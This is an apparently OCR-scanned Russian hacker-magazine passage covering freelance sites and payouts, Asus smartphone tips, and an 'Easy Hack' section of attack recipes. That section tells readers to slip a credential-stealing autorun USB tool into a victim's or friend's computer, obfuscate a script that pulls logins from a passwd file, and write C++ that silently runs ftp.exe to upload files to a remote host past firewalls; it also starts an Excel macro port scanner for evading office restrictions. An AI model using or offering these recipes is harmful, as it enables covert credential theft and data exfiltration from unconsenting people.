
• freelance.ru. Переделанный из обычного форума движок — явно не самая сильная черта сайта. Вместо дополнительных возможностей мы получаем лишь продвинутый форум, на котором публикуется большое количество заказов. Зато пользователям предоставляется бесплатный хостинг с поддержкой PHP, MySQL и Perl.

• free-lance.ru. Самый молодой проект, но при этом самый раскрученный: наибольшее количество предложений в рунете публикуется именно здесь. Полный набор сервисов: гарант-система, возможность поставить свой баннер, магазин для продажи работ, рейтинговая система и ранком «Pro».

Опыт матерого фрилансера — Криса Касперски

«Меня иногда спрашивают: сколько может получать фрилансер? Общаясь с моими знакомыми, я пришел к выводу, что в среднем фрилансер получает от $1k до $3k, но это очень-очень условные цифры. Можно выйти и на уровень $10k в месяц — смотря как работать. В то же время кто-то застрял на планке в $100 и лишь изредка получает $500. Опытный фрилансер получает столько, сколько хочет: заказов полно — только успевай. Где искать заказы? Что касается хакерства (секьюрити там, безопасность), то лучше искать заказы на серьезных забугорных сайтах типа OpenRCE.org, на которых присутствуют сотрудники крупных компаний. Читая чужие блоги и оставляя там свои комменты, можно выйти на нужных людей: к примеру, многие мои знакомые устроились работать в Microsoft: как фрилансерами, так и на полную ставку. Вообще, главное правило фрилансера — лучше не искать заказов, а ждать их поступления, предварительно как-то зарекомендовав себя. Например, путем публикации статей на серьезных сайтах или участия в известных опен-соурсных проектах. Основная проблема в том, что большинство компаний предпочитают работников на полный рабочий день и крайне неохотно идут на фриланс. Зачастую он совершается неофициально и оплачивается из кармана руководителей различных подразделений фирмы, которым срочно нужна рабочая сила, ан нету...»


WWW.XAKEP.RU
ХАКЕРСКАЯ ПОЧТА
В ДОМЕНЕ @XAKEP.RU
ПОЧТА
457



Web Design / Development (19472)
Database Development (9441)
Writing (1907)
Computer Platforms (1879)
Engineering (806)
Testing / Quality Assurance (375)
Project Management (410)
Enterprise Resource Planning (107)
Training (222)

Programming (25947)
Graphics / Multimedia (8239)
Marketing / Promotion (2200)
Gaming (1734)
Security (810)
Administrative Support (830)
Requirements (203)
Legal (209)

Software Buyers
Skilled and cost-effective **freelance programmers, web designers** and **freelance writers** are waiting to bid on your next project! Find out why people outsource projects with us day after day. Registration is free & fast. more info

Software Coders
Earn money as a **freelance programmer, web designer** or **freelance writer**. We offer you the ability to find new customers from all over the world. Join now and start making money today! more info

View Projects | Seller Profiles | Portfolio Samples | Premium Resources | Web Tools New! | Share Your Articles New!

Search projects: anywhere in the project Go

Post Your Project for FREE!

Project	Average	# Bids	Category	Started	Status
Database Development	$145	13	Database Development , MySQL , Oracle , Other (Database) , SQL Server	New!	
Auction Website	$2,997	20	Banner Ads , Ecommerce Website , Search Engine Optimization , Website	New!	
PHP Module	$721	12	Programming	04-21-2008	
Business Commerce Website	$2,477	48	ASP .NET , C++ / C , JSP , PHP , Programming	04-20-2008	
Ethiopian Tourism Website	$967	21	Content Writing	04-19-2008	
Adult Video Sharing Site 2nd	$1,432	18	ASP .NET , Assembly / Machine language , Carbon (Mac OS) , JSP , Python	04-19-2008	
Lowest Unique Bid Auction Script	$1,443	36	MySQL , PHP , Script installation , Website , Website Design	04-19-2008	
Clone Of Builder Site	$1,351	41	Database Development , Graphics / Multimedia , Programming , Web Design / Development	04-18-2008	
List Of Companies In Excel	$121	37	Miscellaneous , Web Research	04-18-2008	
DirectTrack Affiliate System Clone	$7,197	30	PHP , Programming	04-15-2008	
Splash Page Admin For Website	$1,421	42	ASP .NET , C# , Javascript	04-14-2008	
Price Comparison Website	$3,813	43	Database Development , Graphics / Multimedia , Programming , Web Design / Development	04-11-2008	
iPhone To PC Communication	$1,858	6	C++ / C , Cocoa / Obj-C	04-10-2008	
Symbian Encrypted Call On GSM	$5,367	15	C# , C++ / C , Hand Held / PDA , Other (Programming) , Programming	04-09-2008	

На проекте GetACoder.com публикуются проекты только для программистов, но зато их очень много!

ВЫВОД ДЕНЕГ СО СЧЕТА

Итак, дела пошли, ты уже выполнил несколько проектов и хочешь вывести деньги с внутреннего счета на GAF'е. Это можно сделать нескольки-ми способами: с помощью платежной системы **PayPal**, переводами **Moneybookers**, на специальную **дебетовую карту**, посредством **E-Gold** или **банковского перевода**. К сожалению, PayPal по-прежнему запрещает жителям России и всему СНГ принимать деньги на свой счет, поэтому этот вариант отпадает. Придется выбирать из оставшихся. Проще всего, конечно, выводить через E-Gold с установленной комиссией в 5%. Минимальная сумма вывода на E-Gold составляет **$30**, максимальная — **$250** в неделю. Единственная загвоздка в том, что в первый раз вывод денег будет осуществлен через 45 дней (антифрод система). После того, как администрация убедится, что ты не кардер, выводящий деньги через их сервис, транзакции будут осуществляться очень быстро. Напомню, что E-Gold просто обналичить в специальных обменниках или поменять на Webmoney.

Для удобства я рекомендую заказать дебетовую карту, которая высылается почтой и идет около четырех недель. С ней ты сможешь снимать деньги в любом банкомате или использовать ее для оплаты в магазине. Комиссия при больших суммах будет значительно меньше чем, через E-Gold. Деньги выводятся с GAFa в ночь на понедельник (по нашему времени — где-то в понедельник днем). Правда, есть нюанс, установленный правилами GAF'а: в первый раз деньги нужно ждать около трех недель.

ФРИЛАНСИТЬ ИЛИ НЕТ

Решать тебе. Я знаю очень многих людей, которые совмещают фриланс и обычную работу. Есть и те, кто работает на себя постоянно. Эти люди не ездят на Porsche Cayenne, но могут позволить себе вполне приличную иномарку. Они не колесят мир в поисках развлечений, но упорно трудятся, зарабатывая деньги. Повторюсь, бесплатного сыра не бывает.

Что такое escrow-счет?

Сразу после начала работы на GAF'е фрилансер может обезопасить себя от кидалова и попросить заказчика перевести деньги на так называемый escrow-счет, который курирует администрация сервиса. Исполнитель не может забрать их оттуда, пока заказчик не подтвердит, что проект выполнен (escrow release). Забрать назад деньги с escrow-счета заказчик может только после отмены оплаты исполнителем (если проект не может быть выполнен). Спорные случаи рассматриваются администрацией www.getafreelancer.com. То есть escrow — это гарантия получения оплаты фрилансером.

Информация о проекте. Деталей заказчик не выдает

SMART TRICKS

ИСПОЛЬЗУЕМ КОММУНИКАТОРЫ ASUS НА 100%



Asus P750

- Процессор: Marvell PXA270 520 МГц
- Память: 64 Мб RAM, 256 Мб Flash ROM
- Экран: диагональ 2.6", разрешение 240x320, сенсорный, подсветка, 65536 цветов
- Слоты расширения: microSD (TransFlash), microSDHC, SDIO
- Коммуникации: EDGE, HSDPA, Wi-Fi, 802.11b/g, Bluetooth 2.0
- Аккумулятор: Li-Ion 1300 мАч
- Операционная система: Microsoft Windows Mobile 6.0 Pro
- GPS: SiRFStar III, установлена программа НАВИТЕЛ НАВИГАТОР 3.1
- Размер: 58x113x17 мм
- Вес: 130 грамм

Коммуникатор *— это не просто телефон, особенно если это коммуникатор Asus. Столь мощные девайсы просто непростительно оставлять без дела, используя лишь традиционные функции вроде телефонии, почты и мобильного интернета. Сегодня мы научим тебя выжимать из них максимум, используя всю мощь этих устройств для упрощения твоей жизни.*

На рынке мобильной аппаратуры сейчас представлены самые разные телефоны, смартфоны и коммуникаторы. Конечно же, последние представляют наибольший интерес: ведь насколько же приятно иметь при себе девайс, на котором можно использовать практически любой софт – зачастую аналогичный тем программам, которые мы устанавливаем на компьютеры. Для наших экспериментов мы взяли топовую модель коммуникаторов Asus: сногсшибательный Asus P750. Девайс оборудован процессором с частотой 520 МГц, что большая редкость, 64 Мб оперативной памяти, имеет модули Bluetooth, Wi-Fi, GPS и поддерживает сотовые сети третьего поколения, которые вот-вот станут доступны в России. Короче говоря, в этом коммуникаторе есть все, и мы ничем себя не ограничивали. Операционная система Windows Mobile, установленная на коммуникаторах Asus – это почти такая же ОС, как и обычная винда. Со своей архитектурой, особенностями, и, конечно же, инструментарием для разработчиков – SDK, который каждый вправе использовать по своему усмотрению. Именно поэтому программ для мобильной платформы ничуть не меньше, чем для обычного компьютера. Но не в наших целях сегодня разбирать стандартные и всем доступные разработки. Куда интереснее, если ты сможешь использовать свой коммуникатор нестандартно, выжимая из него настоящий максимум. Вот наши семь рекомендаций, как это сделать.

Противоугонная система

Сделав дорогостоящую покупку всегда хочется обезопасить ее. И дело тут не только в покупке чехла и защитной пленки на экран. Как обезопасить себя от самого опасного – вора? Но высокие технологии были бы не высокими, если бы и на этот счет не придумали решение – xRay PDAFinder. Если вдруг телефон окажется в чужих сетях и будет включен с «чужой» SIM-картой, программа тут же отправит SMS на указанный тобой номер. А в сообщении укажет: номер телефона, IMSI-код SIM-карты, IMEI коммуникатора, название и код сети, в которой зарегистрирован телефон. Все это быстро поможет тебе и компетентным органам найти потерянный/своровванный телефон. Тут есть одна хитрость. Если вор быстро сделает для коммуникатора так называемый Hard Reset, то все установленные программы будут тут же удалены. Выходом из этой ситуации является запись программы со всеми настройками в постоянную память устройства. О том, как это сделать, можно подробно прочитать на сайте: 4pda.ru/forum/index.php?showtopic=58768&st=0.

Больше памяти!

Когда в системе остается мало памяти, ОС может послать всем приложением системное сообщение WM_HIBERNATE. Каждое из них должно освободить столько ресурсов, сколько это возможно: путем закрытия ненужных окон, остановки дополнительных процессов и прочими способами. Идея хорошая, но почему это сообщение стоит



посылать, когда системе уже стало плохо? Куда разумнее высвобождать память перед запуском, к примеру, тяжелого приложения вроде навигационной системы с громоздкими картами. Если высвободить память заранее (отправить системное сообщение), то можно удержать систему от непременно стрессового состояния. И в этом поможет небольшая утилита Oxios Memory (www.oxios.com). Все, что надо, это периодически запускать ее и каждый раз удивляться тому объему памяти, который удается получить в свое распоряжение, казалось бы, «из ничего».

Wi-Fi сканер

Ты серьезно думаешь, что для поиска беспроводных сетей не обойтись без ноутбука с установленным Netstumbler'ом или другой утилитой из набора беспроводного хакера? Тогда знай: коммуникатор Asus P750 справится с этой задачей ничуть не хуже, а то и лучше — потому как спрятанное в карман миниатюрное устройство поможет просканировать эфир где угодно. Попробуй ради интереса устроить путешествие с включенным ноутбуком, скажем, в Кремль:).
Едва ли получится, а вот с коммуникатором — запросто! Понятно, что стандартная тулза для работы с беспроводными сетями для этих целей не годится. Поэтому тебе придется поставить бесплатную утилиту WiFiFoFum (www.aspecto-software.com). Поскольку коммуникаторы Asus оборудованы GPS, то каждая найденная точка будет помимо прочей информации сопровождаться координатами: широтой и долготой. По завершении прогулки ты, экспортировав данные в KML-файлик, можешь скормить его программе Google Earth и получить карту точек доступа, размеченную на снимке из космоса!

Информация о пробках на экране

По правде говоря, я уже и забыл, когда пользовался обычной картой. А зачем? Если большинство карт давно доступны для просмотра на КПК, причем с возможностью поиска. Такую возможность совершенно бесплатно предоставляет продукт Мобильные Яндекс.Карты (mobile.yandex.ru/maps). Можно не только просмотреть обычную векторную карту, но и взглянуть на местность со спутника. Качество поражает: на снимке отчетливо видна даже спутниковая антенна на крыше моего дома, а, значит, и некоторые проселочные дороги, которые на карте никогда не были отмечены. Но что еще может помочь водителю, кроме автоматического маршрута? Конечно же, информация о пробках! Такая возможность доступна пока только для жителей обеих столиц. Что интересно, в составлении оперативных данных об обстановке на дороге участвуют сами водители. С разрешения хозяина программа может передавать информацию о том, насколько быстро тот проехал тот или иной участок. Таким образом, помимо пробок, перекрытий и затруднений движения на карте также подсвечиваются свободные участки — улицы, по которым можно ехать быстрее 40 км/ч. И это максимально достоверная и актуальная информация!

Экономим деньги и время на интернет-трафике

Каждый из нас сталкивался с тем, что GPRS-трафик очень дорогой. Приходится сдерживать себя, экономить, отключать картинки и т.д. — лишь бы баланс моментально не ушел в минус. Но имея при себе коммуникатор, у тебя есть возможность использовать так называемый компрессор трафика, благодаря которому удается передавать данные в сжатом виде и за счет этого серьезно экономить на количестве трафика! Насколько сильно экономить? В разы! toonel.net — это типичный представитель таких компрессоров и не в пример другим решениям совершенно бесплатный. Утилита устанавливается в систему в качестве локального прокси, поэтому все сетевые программы нужно обязать отдавать данные через прокси сервер: по умолчанию 127.0.0.1:8080. Программа эффективно жмет весь текстовый трафик, включая вложения в почте. Более того, принудительно сжимает изображения, в результате картинки получаются с заметно худшим качеством, но зато их не приходится отключать полностью!

Удаленное управление компьютером/сервером

Имея при себе коммуникатор, ты всегда можешь обратиться к своему домашнему или рабочему компьютеру. Удаленный доступ к рабочему столу предоставляет отличная программа VNC Viewer for PocketPC (home.utah.edu/~mcm5849/wince/vnc.html). Причем неважно, какую операционную систему ты используешь дома: Vista, Ubuntu Linux или что-то еще. В качестве серверной части, которую нужно будет установить, используется известнейший продукт Real VNC, имеющий версии как для винды и никсов, так и Mac'a. Для управления сервером зачастую удобнее использовать старый-добрый протокол SSH. К счастью, доступ к удаленной консоли можно получить с помощью специальной версии PuTTY — PocketPuTTY (www.pocketputty.net). Доступные фичи те же: поддержка самых разных протоколов, аутентификации с помощью секретного ключа и многие другие.

Умное общение

Вот ведь парадокс. Независимо от того, находится ли человек за тысячу километров, или сидит в соседней комнате, все равно приходится набирать его номер. Тратить деньги, бороться с глюками сети. Но ведь если он совсем рядом, скажем, едет в соседнем автомобиле, то зачем использовать сотовую связь? Ведь приема в этом месте может не быть вообще! Что тогда — остаться без связи? Ничего подобного! Если и у тебя, и твоего друга коммуникаторы с поддержкой Wi-Fi, то вы легко можете воспользоваться этим. Программа 4Talk (www.4pockets.com) позволяет наладить связь по Wi-Fi или Bluetooth. Причем утилиту можно использовать как в полудуплексном режиме (т.е. как рацию — один говорит, другой слушает), так и в полнодуплексном (разговор ничем не будет отличаться от обычного телефонного). А количество собеседников вовсе необязательно должно быть равно двум — их вполне может быть больше! В окне программы всегда отображается, кто в настоящий момент находится в эфире.



Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ВЛАДИМИР «DOT.ERR» САВИЦКИЙ / KAIFOFLIFE@BK.RU /
ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLERHACK@RAMBLER.RU /
ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /
АНДРЕЙ «SKVOZNOY» КОМАРОВ / FURYHAWK@RAMBLER.RU /

№1

ЗАДАЧА: ИЗМЕНИТЬ ВИД PHP СКРИПТА, ОСТАВИВ ФУНКЦИОНАЛЬНОСТЬ НА ПРЕЖНЕМ УРОВНЕ

РЕШЕНИЕ:

Зачастую нам требуется видоизменить тот или иной двиг/сорец на ПХП. Причины могут быть разные: от шифрования содержимого до нарушения копирайтов. Утилы для шифрования не всегда удобны, поэтому воспользуемся обфускатором PHP кода. Действовать будем на конкретном примере.

1. Есть подопытный PHP скрипт:

```
$fn=fopen("E:\passwd.txt","r");
if(!$fn) { echo("Can't open passwd.txt");} else {
  while(!feof($fn)) {
    $np=fgets($fn);
    $str=strrev($np);
    $login=substr(strrchr($str,":"),1);
    $rev=strrev($login);
    $fp=fopen("E:\logins.txt","a");
    fputs($fp,"$rev\n");
    fclose($fp);
  } fclose($fn);
}
```

Комментировать суть скрипта не буду, скажу лишь, что он выдирает логины юзеров из passwd-файла.

2. Заходим на http://taran.su/abf/ и загружаем наш скрипт. После чего жмем батон «GO».

3. Сохраняем полученный скрипт. Как указано на сайте: «PHPabf beta v0.1 это обфускатор PHP кода. Сама обфускация заключается в изменении имен переменных и функций, а также удалении лишних символов, в результате чего затрудняется понимание кода. Структура самой программы (последовательность функций и операторов) не меняется. Процент работоспособности скриптов после обработки — порядка 70% (возможны проблемы в скриптах, использующих ООП). В общем, кому интересно — пробуем :)».

4. Открываем сохраненный скрипт и смотрим содержимое:

```
$GLOBALS['      ']="\x66\x6F\x70\x65\x6E";
$GLOBALS['       ']="\x66\x65\x6F\x66";
$GLOBALS['        ']="\x66\x67\x65\x74\x73";
$GLOBALS['        ']="\x73\x74\x72\x72\x65\x76";
$GLOBALS['         ']="\x73\x75\x62\x73\x74\x72";
$GLOBALS['          ']="\x73\x74\x72\x72\x63\x68\x72";
$GLOBALS['           ']="\x66\x70\x75\x74\x73";
$GLOBALS['            ']="\x66\x63\x6C\x6F\x73\x65";
$  =$GLOBALS['      ']("E:\passwd.txt","r");
if(!$  ) { echo("Can't open passwd.txt"); } else {
  while(!$GLOBALS['       ']($  )) {
    $   =$GLOBALS['        ']($  );
    $    =$GLOBALS['        '']($   );
    $     =$GLOBALS['         '](GLOBALS['          ']($    ,":"),1);
    $      =$GLOBALS['         ']($     );
    $       =$GLOBALS['      ']("E:\logins.txt","a");
    $GLOBALS['           ']($       ,"$      \n");
    $GLOBALS['            ']($       );
  }
  $GLOBALS['            ']($  );
}
```

5. Убеждаемся в работоспособности скрипта и радуемся.

5а. Перед заливкой потри все комменты, ибо обфускатор не умеет с ними работать.

№2

ЗАДАЧА: БЫСТРО И НЕЗАМЕТНО СЛИТЬ ПАРОЛИ С ЛОКАЛЬНОГО КОМПА НА ФЛЕШКУ

РЕШЕНИЕ:

Вопрос о создании флешки «ближнего боя» известен давно. В зависимости от ОС, нужд и требуемых результатов он решался по-разному. Существует относительно простой способ подготовить носитель оперативного использования. Все, что от тебя потребуется — это прямые руки и четкое соблюдение описанных ниже инструкций. Приступим.

1. Сливаем утилу **USBThief**, которую мы заботливо выложили для тебя на нашем DVD.

2. Распаковываем архив и смотрим содержимое папки:

- batexe
- icons
- Dump
- nircmd.exe
- autorun.inf

3. Копируем содержимое себе на флешку, не забыв про авторан:

```
[autorun]
action=Open Files On Folder
icon=icons\drive.ico
shellexecute=nircmd.exe execmd CALL batexe\progstart.
bat
```

4. Приходим в гости к потенциальной жертве. Улучив момент, подходим к компу и вставляем флешку в свободный разъем. Ждем примерно минуту и вынимаем носитель.

5. Довольствуемся урожаем, среди которого:

- Аккаунты к IM-клиентам
- Мыльные аккаунты
- Сохраненные логины/пароли в ослике
- Журнал посещений
- Информация об ОС, апдейтах, лицензиях, etc
- Данные об открытых портах

Это далеко не полный список того, что ты можешь выловить в папке */Dump* после похода в гости. Кстати, утила функционирует практически незаметно. Так что, не опасаясь разоблачения, можешь дать флешку товарищу якобы, чтобы слить у него музыки/софта.

№3

ЗАДАЧА: НАГРАБИТЬ ПРОКСИКОВ С ВЕБА

РЕШЕНИЕ:

Иногда одного-двух проксиков бывает недостаточно. Это может быть вызвано особенностью софта или поставленной задачей. Требуются большие прокси-листы, но отдавать за них деньги из собственного кармана не очень приятно. Можно обратить внимание на паблик-прокси. Они отлично подойдут для использования в сканерах (и другом полезном софте). Возникает лишь одна проблема — сбор проксиков с веба.

1. Работать будем со скриптом *proxygrabber.php*:

```
set_time_limit(0);

if(!isset($_POST['filename'])) { exit(0); }

$mask = '/[0-9]{1,3}\\.[0-9]{1,3}\\.[0-9]{1,3}\\.[0-
9]{1,3}:[0-9]+/';

$fd = fopen($_POST['filename'], "rt") or die("Can't open
file");
$site_list = explode("\n", fread($fd, 9999));
foreach ($site_list as $site)
{
  if ( ($site_fd = fopen($site, "rt")) !== false)
  {
    while(!feof($site_fd))
    {
      $str = "";
      $str = fgets($site_fd, 1024);
      if (preg_match($mask, $str, $ip))
      {
        echo $ip[0] . "<br>";
      }
    }
  }
}
```

2. Товарищ _3lf заботливо написал хтмл-форму для удобной заливки файлов с линками на прокси-листы (лежит вместе со скриптом на нашем DVD).

3. Заливаем граббер на сервер, указываем файл с линками на прокси-листы (напарсишь в Гугле без особых проблем) и жмем «Start». Файл должен иметь вид:

```
http://www.site.com/list1.html
http://www.site.com/list2.html
http://www.site.com/list3.html
http://www.site2.com/list1.html
http://www.site3.com/list2.html
http://www.site4.com/list3.html
```

4. Собственно, все. Довольствуемся результатом.

Скрипт достаточно шустрый, однако ты вполне можешь замутить многопоточность, переписав его на перле. В общем, как добывать проксики — решать тебе :).

№4

ЗАДАЧА: НАПИСАТЬ ПРОСТОЙ LOADER НА C++

РЕШЕНИЕ:

Заливать файл на сервер будем по ftp при помощи стандартной виндовой утилы ftp.exe. Процесс автоматизируем небольшой прогой на C++. Одно из преимуществ этого метода — обход криво настроенных файрволов, так как у большинства незадачливых владельцев «огнестенок» командная строка (через которую, собственно, и работает майкрософтовский фтп-клиент) находится в списке доверенных приложений. Вооружившись компилятором, приступим к решению.

1. При запуске ftp.exe программе необходимо передать два параметра: путь до файла с командами и имя (либо IP) хоста. Допустим, наиболее безопасным местом для создания файла будет виндовая директория. Забросим в переменную *com_file* путь вида *X:\WINDOWS\ftp_commands*:

```
char com_file[256];
char m_dir[256];
GetWindowsDirectory(m_dir,sizeof(m_dir));
strcpy(com_file, m_dir);
strcat(com_file,"\\ftp_commands");
```

Здесь все предельно понятно, стоит лишь обратить внимание на двойной бэкслеш (\\) вместо одинарного. Его нужно использовать везде, где необходимо показать вложенность директорий. Завершим создание переменной с параметрами, используя *com_file*:

```
char param[128];
strcpy(param, "-s:");
strcat(param, com_file);
strcat(param, " ");
strcat(param, "my-host.com");
```

В результате в переменной param получим: «*-s:X:\WINDOWS\ftp_commands my-host.com*».

2. Начинаем общение с сервером. Путь до файла с командами определили, а с самим файлом не поработали. Исправим это: запишем в него последовательность команд, передаваемых ftp-шнику.

Великий и могучий

```
ofstream of(com_file); of<<"mylogin"<<endl;
of<<"mypass"<<endl; of<<"cd WWW"<<endl; of<<"send " <<
"D:\\WINDOWS\\regedit.exe" << " " << "regedit.exe" <<
endl; of<<"quit"; of.close();
```

Передаем логин и пароль. Строчкой «cd <имя_папки>» меняем директорию (если требуется). Командой *send* (*send <локальный_файл> <файл_на_сервере>*) будет послан экзешник с редактором реестра. Ну а строчкой «*quit*» попрощаемся с фтп-шником сервера.

3. Воспользуемся функцией *ShellExecute()* для запуска ftp.exe. Третьим параметром покажем намерение запустить виндовый фтп-клиент, а четвертым передадим подготовленную строку с параметрами для него. Чтобы не беспокоить пользователя, укажем *SW_HIDE* — и консольный запуск ftp.exe пройдет незаметно. Набираем:

```
ShellExecute(0 ,NULL, "ftp", param, NULL, SW_HIDE);
```

Готово. Компилируем, запускаем, проверяем ftp-сервер.

№5

ЗАДАЧА: СОЗДАТЬ ПЛАЦДАРМ ДЛЯ ЭКСПЕРИМЕНТОВ НА РАБОЧЕЙ ВИНДЕ

РЕШЕНИЕ:

Отбросим в сторону скучные виртуальные машины, создание «слепков», копий системы и использование соседского компьютера для тестов необычного софта. Есть более дешевый в плане времени и сил способ.

1. Работать будем все с той же осью, приветственный экран которой видим каждый день. Могу уверить, что все нижеописанное испробовал лично и ничего с твоими форточками не случится. Итак, ставим почти бесплатную прогу ShadowUser Pro. Принцип работы основан на том, что «слепок» системы не создается, а ведется четкая история ее изменений (что экономит место на винте).


2. Выбираем Configuration на панели слева. Первая вкладка (Volumes) предоставляет нам список дисков, за изменениями которых будем следить. При тестах утил, которым мы не доверяем или не имеем понятия об их направленности, лучше перестраховаться и выбрать All Volumes. В противном случае какой-нибудь трой вольготно устроится на незащищенном носителе и продолжит свое существование после перезагрузки.

3. Следующая вкладка (Exclusion List) позволяет создавать список папок, изменения в которых отменяться не будут. В папки будем складывать результаты работы (логи, конфиги — все, что угодно), которые останутся нетронутыми при возврате к первоначальному состоянию системы. Минимальная подготовка закончена, приступим к тестам.

4. Режим, в котором можно свободно экспериментировать, называется «ShadowMode». Он запускается щелчком по кнопке Mode и выбором Activate. Действовать режим начнет только после перезагрузки, о чем будет выведено предупреждение. Перезагружаемся. Сразу заметны яркие обои, оповещающие о включенном ShadowMode (настраивается через Options → Wallpaper). С этого момента можно выполнять любые действия. Вот что было опробовано мною:

- копирование/удаление/изменение файлов;
- инсталляция и деинсталляция программ;
- добавление/удаление разделов и значений реестра;
- изменение параметров автозагрузки в msconfig;
- изменение параметров запуска и работы сервисов;
- изменение сетевых настроек;
- смена стиля Винды, обоев и скрытие панели задач;
- запуск практически безобидного троянчика

Наигрался? Пора возвращать все на свои места. Находим в трее ShadowUser и отключаем режим ShadowMode, выбрав Lose_All_Changes и приняв предложение перезагрузиться. После перезагрузки видим отсутствие любых изменений, внесенных при работе в ShadowMode. Удобно? И не говори :).



ShadowUser Pro

Типичный цикл



№6

ЗАДАЧА: ИЗБЕЖАТЬ МНОГОКРАТНОГО ВЫПОЛНЕНИЯ ЦИКЛА ПРИ ПОШАГОВОЙ ОТЛАДКЕ ПРОЦЕССА

РЕШЕНИЕ:

Всем известно, что практически любая программа использует циклы в очень большом количестве. Они могут быть сгенерированы при компиляции даже там, где, казалось бы, их быть не должно. Очень утомляет, когда при пошаговой отладке в OllyDbg (по нажатию клавиши <F7> или <F8>) программа крутит цикл десятки и сотни раз. Наблюдать за этим нет никакого смысла, если только во время выполнения не генерируется какое-либо значение. Как избежать «зацикливания» при пошаговой отладке? Ответ проще, чем ты думаешь. Конструкция цикла обычно выглядит следующим образом:

```
CMP регистр1, регистр2; сравнение двух значений
[Оператор_условного_перехода] адрес; условный переход
на указанный адрес
```

Оператор условного перехода является одной из инструкций: je, jle, jz, jnz. Все они проверяют состояние регистра флагов, биты которого принимают то или иное значение в зависимости от результата выполненной операции (чаще всего — операции сравнения — «CMP»). Как правило, адрес, на который указывает инструкция условного перехода в случае цикла, меньше адреса, по которому располагается сам переход (то есть, меньше содержимого регистра EIP на момент выполнения инструкции перехода).

Можно сделать простой вывод — цикл должен быть выполнен не пошагово, а в режиме исполнения программы. После чего необходимо приостановить ее.

1. Поставить точку останова на инструкцию, следующую сразу после операции условного перехода (<F2> в OllyDbg).

2. Запустить программу на исполнение (<F9>).

3. После остановки программы на брейкпоинте продолжить ее выполнение в пошаговом режиме (<F7> или <F8>).

№7

ЗАДАЧА: ПРОСКАНИРОВАТЬ ПОРТЫ УДАЛЕННОЙ МАШИНЫ С ПОМОЩЬЮ EXCEL

РЕШЕНИЕ:

Представь, что ты в строгом офисе, где мало возможностей для хакерских шалостей. Но требуется пошалить, а именно — автоматизировано просканировать порты удаленной машины, находясь в условиях замкнутой (изолированной) программной среды, в которой запрещено использование стороннего софта (в нашем случае, сканеров портов).

Прибегая к действиям по ограничению свободы работников, администратор рискует столкнуться с человеческим фактором: «чем больше пытаются эшелонировать защиту и снизить риск атак в кругу своих коллег, тем больше интереса и действий с их стороны последует».

В качестве варианта решения предлагается воспользоваться простым средством, доступным каждому — Microsoft Excel.

1. Создадим произвольный файл Excel. Теперь сделаем маленькую разметку и приступим к программированию, а именно написанию злого VBA-макроса. Макрос прост — в таблице обозначим поля для диапазона портов и, собственно, хоста.

